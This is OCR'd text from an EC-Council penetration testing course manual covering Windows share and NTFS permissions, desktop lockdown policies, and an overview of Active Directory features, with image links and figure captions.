


Figure A.188: Screenshot of Computer Management showing Customize Permissions Window

- The Share Permissions only allow Users and/or Group of users to access to a specific shared Folder
- The User(s) and/or Group(s) must also have the appropriate NTFS Permissions to access the files

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Desktop Locked Down


Desktop Lockdown refers to the process of preventing the users from accessing a desktop or making any changes to its configuration settings.

- **Desktop Locked down is required to:**
  - Maintain security.
  - Slow down an attackers' attempt.
  - Avoid unauthorized s/w and patch installation.
- **Policies or Settings in locked down desktop**
  - Software Restriction
  - User rights
  - Security Templates
  - Administrative
  - Access Control List(ACLs)
- **Some Techniques to enforce Desktop Locked down:**
  - Enable User Group Policy loopback processing mode.
  - Avoid viewing last Login user name on login screen.
  - Restriction for cd/floppy devices access to locally logged on user only.
  - Disable Windows installer.

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- Prevent access to Windows Shutdown command.
- Restrict to user changing my Document Path.
- Disable control panel.
- Disable Registry editing tool.

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Active Directory (AD)

Active Directory is a directory service for a Windows OS that facilitates and manages network components such as users, services, sites, systems and shares on Windows Network. It is the central storehouse for all objects in an organization and their attributes. Each component tracked by AD is an object, which is described by its attributes.

Features of Active Directory (AD):

- Supports Lightweight Directory Access Protocol (LDAP), that is used to access other directory services.
- Support X.500 standard for global directories.
- Provision of security using Secure Socket Layer (SSL) and Kerberos-based authentication.
- Availability of data in multiple servers, with an automatic update feature, thus improving scalability.
- Developed to be both forward and backward compatible.

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.





Figure A.189: Screenshot of Add Roles and Features Wizard window

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

